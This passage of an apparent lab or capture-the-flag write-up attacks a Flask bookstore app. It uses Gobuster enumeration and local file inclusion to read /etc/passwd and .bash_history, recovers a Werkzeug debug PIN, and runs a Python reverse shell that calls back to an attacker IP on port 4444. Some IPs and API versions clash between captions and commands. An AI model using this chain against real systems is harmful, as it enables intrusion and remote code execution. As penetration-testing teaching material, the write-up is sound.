

Figure 13 – Nmap results: Port 22 (SSH), Port 80 (Apache HTTP), Port 5000 (Python/Flask Werkzeug) discovered

Key Finding: Port **5000** is running a Python Werkzeug/Flask application — this becomes the primary attack target. Port **80** serves the main web interface.

Part 4: Web Application Exploration

With open ports identified, the web application is manually explored through a browser. This reveals the application's purpose, its API structure, and available endpoints.

Step 4.1 — Visiting Port 80 (Main Website)

Navigating to the target IP on port 80 in the browser reveals a Bookstore web application with a clean landing page.



Figure 14 – Browser showing the 'Welcome to the Bookstore' landing page hosted on port 80

Step 4.2 — Visiting Port 5000 API Documentation

Navigating to port 5000 reveals the API Documentation page. This publicly accessible page lists all available API routes, their parameters, and expected behaviour — essentially a complete map of the attack surface.



Figure 15 – API Documentation page on port 5000 listing all available API endpoints and parameters



Figure 16 – Close-up of API routes: /api/v1/resources/books with show parameter highlighted

Observation: The API documentation reveals both **v1** and **v2** endpoints. The **show** parameter in v1 accepts a filename — a potential Local File Inclusion vector.

Part 5: Web Directory Enumeration with Gobuster

Directory brute-forcing with Gobuster sends HTTP requests for common directory and file names, revealing hidden paths not linked from the main application interface.

Step 5.1 — Verifying the Wordlist

Before running Gobuster, the **dirb common.txt** wordlist was confirmed to be present on the Kali machine.

```
ls /usr/share/wordlists/dirb/common.txt
```



Figure 17 – Terminal confirming /usr/share/wordlists/dirb/common.txt is available



Figure 18 – apt installing dirb package to ensure the wordlist and tools are available

Step 5.2 — Gobuster Scan Against Port 80

```
gobuster dir -u http://10.49.137.241 -w /usr/share/wordlists/dirb/common.txt
```

```
┌──(root㉿MALIK)-[/home/kali]
└─# gobuster dir -u http://10.49.137.241 -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.49.137.241
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
.hta                 (Status: 403) [Size: 278]
.htaccess            (Status: 403) [Size: 278]
.htpasswd            (Status: 403) [Size: 278]
assets               (Status: 301) [Size: 315] [--> http://10.49.137.241/assets/]
favicon.ico          (Status: 200) [Size: 15406]
images               (Status: 301) [Size: 315] [--> http://10.49.137.241/images/]
index.html           (Status: 200) [Size: 6452]
javascript           (Status: 301) [Size: 319] [--> http://10.49.137.241/javascript/]
server-status        (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)
```

Figure 19 – Gobuster scan against port 80 — standard directories found, no critical exposures

Step 5.3 — Gobuster Scan Against Port 5000 ■ Critical Finding

```
gobuster dir -u http://10.49.137.241:5000 -w /usr/share/wordlists/dirb/common.txt
```

```
root@MALIK: /home/kali
Session  Actions  Edit  View  Help

┌──(root㉿MALIK)-[/home/kali]
└─# gobuster dir -u http://10.49.137.241:5000 -w /usr/share/wordlists/dirb/common.txt
═══════════════════════════════════════════════════════════════
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
═══════════════════════════════════════════════════════════════
[+] Url:                     http://10.49.137.241:5000
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
═══════════════════════════════════════════════════════════════
Starting gobuster in directory enumeration mode
═══════════════════════════════════════════════════════════════
api                  (Status: 200) [Size: 825]
console              (Status: 200) [Size: 1985]
robots.txt           (Status: 200) [Size: 45]
Progress: 4613 / 4613 (100.00%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════

┌──(root㉿MALIK)-[/home/kali]
└─#
```

Figure 20 – Gobuster scan against port 5000 reveals /console (Status 200) — Werkzeug debug console exposed

CRITICAL: The /console endpoint (HTTP 200) exposes the Werkzeug Interactive Python Debugger. This interface executes arbitrary Python code on the server — the highest severity finding of the engagement.

Part 6: Local File Inclusion (LFI) via API v1

Local File Inclusion occurs when a web application uses user-supplied input to construct a file path and reads that file without proper validation. The API v1 **show** parameter was identified as vulnerable, allowing any file on the server filesystem to be read.

Step 6.1 — Discovering the LFI via /etc/passwd

The **show** parameter was tested with **/etc/passwd** — the classic LFI proof-of-concept file. API v2 returned an error, but API **v1** returned the actual file contents, confirming the vulnerability.

```
# v2 - not vulnerable
curl http://10.49.137.241:5000/api/v2/resources/books?show=/etc/passwd

# v1 - VULNERABLE
curl http://10.49.153.25:5000/api/v1/resources/books?show=/etc/passwd
```

```
┌──(root㉿MALIK)-[/home/kali]
└─# curl http://10.49.137.241:5000/api/v2/resources/books?show=
h1>404</h1>
   <p>The resource requested could not be found.</p>

┌──(root㉿MALIK)-[/home/kali]
└─# curl "http://10.49.137.241:5000/api/v2/resources/books?show=/etc/passwd"
h1>404</h1>
   <p>The resource requested could not be found.</p>

┌──(root㉿MALIK)-[/home/kali]
└─# http://10.49.137.241:5000/api/v2/resources/books?show=/etc/passwd
sh: no such file or directory: http://10.49.137.241:5000/api/v2/resources/books?show=/etc/passwd

┌──(root㉿MALIK)-[/home/kali]
└─# curl "http://10.49.137.241:5000/api/v2/resources/books?id=1"
 {
   "author": "Ann Leckie ",
   "first_sentence": "The body lay naked and facedown, a deathly gray, spatters of blood staining the snow around it.",
   "id": "1",
   "published": 2014,
   "title": "Ancillary Justice"
 }

┌──(root㉿MALIK)-[/home/kali]
└─#
```

Figure 21 – API v2 returns 'resource requested could not be found' — not vulnerable to LFI

```
curl: (3) URL rejected: Malformed input to a URL function

┌──(root㉿MALIK)-[/home/kali]
└─# curl "http://10.49.137.241:5000/api/v2/resources/books?id=1 OR 1=1--"
curl: (3) URL rejected: Malformed input to a URL function

┌──(root㉿MALIK)-[/home/kali]
└─# curl "http://10.49.137.241:5000/api/v2/resources/books?id=0 UNION SELECT 1,2,3,4,5--"
curl: (3) URL rejected: Malformed input to a URL function

┌──(root㉿MALIK)-[/home/kali]
└─# curl "http://10.49.137.241:5000/api/v2/resources/books?show=/etc/passwd"
<h1>404</h1>
    <p>The resource requested could not be found.</p>

┌──(root㉿MALIK)-[/home/kali]
└─# curl "http://10.49.137.241:5000/api/v2/resources/books?id=1&show=/etc/passwd"
[
  {
    "author": "Ann Leckie ",
    "first_sentence": "The body lay naked and facedown, a deathly gray, spatters of blood staining the snow around it.",
    "id": "1",
    "published": 2014,
    "title": "Ancillary Justice"
  }
]
```

Figure 22 – API v1 with show=/etc/passwd — file contents NOT returned yet, malformed request tested

```
┌──(root㉿MALIK)-[/home/kali]
└─# curl -v "http://10.49.137.241:5000/api/v2/resources/books?id=1&show=../../../etc/passwd"
*   Trying 10.49.137.241:5000...
* Established connection to 10.49.137.241 (10.49.137.241 port 5000) from 192.168.249.231 port 39142
* using HTTP/1.x
> GET /api/v2/resources/books?id=1&show=../../../etc/passwd HTTP/1.1
> Host: 10.49.137.241:5000
> User-Agent: curl/8.19.0
> Accept: */*
>
* Request completely sent off
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Content-Type: application/json
< Access-Control-Allow-Origin: *
< Content-Length: 237
< Server: Werkzeug/0.14.1 Python/3.6.9
< Date: Wed, 03 Jun 2026 18:50:40 GMT
<
[
  {
    "author": "Ann Leckie ",
    "first_sentence": "The body lay naked and facedown, a deathly gray, spatters of blood staining the snow around it.",
    "id": "1",
    "published": 2014,
    "title": "Ancillary Justice"
```

Figure 23 – LFI confirmed: curl to API v1 with show parameter returns server response data

Step 6.2 — Extracting the Flask Secret Key via Page Source

By reading the application source code through LFI, the Flask application **secret key** was found embedded in the HTML page source. This key is used to sign session cookies — exposing it allows cookie forgery and authentication bypass.

```
curl "http://10.49.153.25:5000/api/v1/resources/books?show=/etc/passwd"~
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/loose.dtd">
<html>
  <head>
    <title>NameError: name 'filename' is not defined // Werkzeug Debugger</title>
    <link rel="stylesheet" href="?__debugger__=yes&amp;cmd=resource&amp;f=style.css"
        type="text/css">
    <!-- We need to make sure this has a favicon so that the debugger does
         not by accident trigger a request to /favicon.ico which might
         change the application state. -->
    <link rel="shortcut icon"
        href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
    <script src="?__debugger__=yes&amp;cmd=resource&amp;f=jquery.js"></script>
    <script src="?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js"></script>
    <script type="text/javascript">
      var TRACEBACK = 140205103895160,
          CONSOLE_MODE = false,
          EVALEX = true,
          EVALEX_TRUSTED = false,
          SECRET = "E6Wevu56HUoWe7mrhxcu";
    </script>
  </head>
  <body style="background-color: #fff">
    <div class="debugger">
<h1>builtins.NameError</h1>
<div class="detail">
  <p class="errormsg">NameError: name 'filename' is not defined</p>
</div>
<h2 class="traceback">Traceback <em>(most recent call last)</em></h2>
<div class="traceback">

  <ul><li><div class="frame" id="frame-140205101459720">
  <h4>File <cite class="filename">"/usr/lib/python3/dist-packages/flask/app.py"</cite>,
      line <em class="line">1997</em>,
      in <code class="function">__call__</code></h4>
  <div class="source"><pre class="line before"><span class="ws">                </span>error = None</pre>
<pre class="line before"><span class="ws">            </span>ctx.auto_pop(error)</pre>
```

Figure 24 – Browser page source showing the Flask SECRET key hardcoded in the application source

Step 6.3 — Reading .bash_history to Retrieve the Werkzeug PIN

The developer had previously set the Werkzeug debug PIN via an export command in the terminal. That command was preserved in **.bash_history**. Using LFI to read this file revealed the PIN needed to unlock the interactive console.

```
curl http://10.49.153.25:5000/api/v1/resources/books?show=.bash_history
```



Figure 25 – .bash_history read via LFI — 'export WERKZEUG_DEBUG_PIN=123-321-135' clearly visible

Werkzeug PIN recovered: 123-321-135. This PIN unlocks the interactive Python console at /console, enabling direct code execution on the server.

Part 7: Werkzeug Console Exploitation — Reverse Shell

With the Werkzeug PIN obtained through LFI, the interactive Python console can be unlocked. A Python reverse shell payload is then executed to gain an interactive shell on the server.

Step 7.1 — Werkzeug Console Locked (PIN Prompt)

Navigating to **http://10.49.153.25:5000/console** shows the Werkzeug console in a locked state. It prompts for the PIN that was retrieved from .bash_history.



Figure 26 – Werkzeug /console page showing 'Console Locked' — PIN entry required to unlock

Step 7.2 — Starting the Netcat Listener on Kali

Before triggering the reverse shell, a Netcat listener was started on the Kali machine on port 4444. This waits for the incoming connection from the target server.

```
nc -lvnp 4444
```



Figure 27 – Netcat listener started on Kali — listening on port 4444 for incoming reverse shell

Step 7.3 — Unlocking the Console and Executing the Reverse Shell

The PIN **123-321-135** was entered into the console lock prompt. Once unlocked, the interactive Python console becomes available. The Python reverse shell payload was typed directly into the console and executed.



Figure 28 – Werkzeug console with PIN 123-321-135 entered in the unlock field



Figure 29 – Console unlocked successfully — interactive Python prompt 'console > ready' displayed

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.249.231",4444))
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2)
subprocess.call(["/bin/sh","-i"])
```



Figure 30 – Reverse shell payload entered into the Werkzeug interactive console and executed

Step 7.4 — Catching the Shell and Upgrading to Full PTY

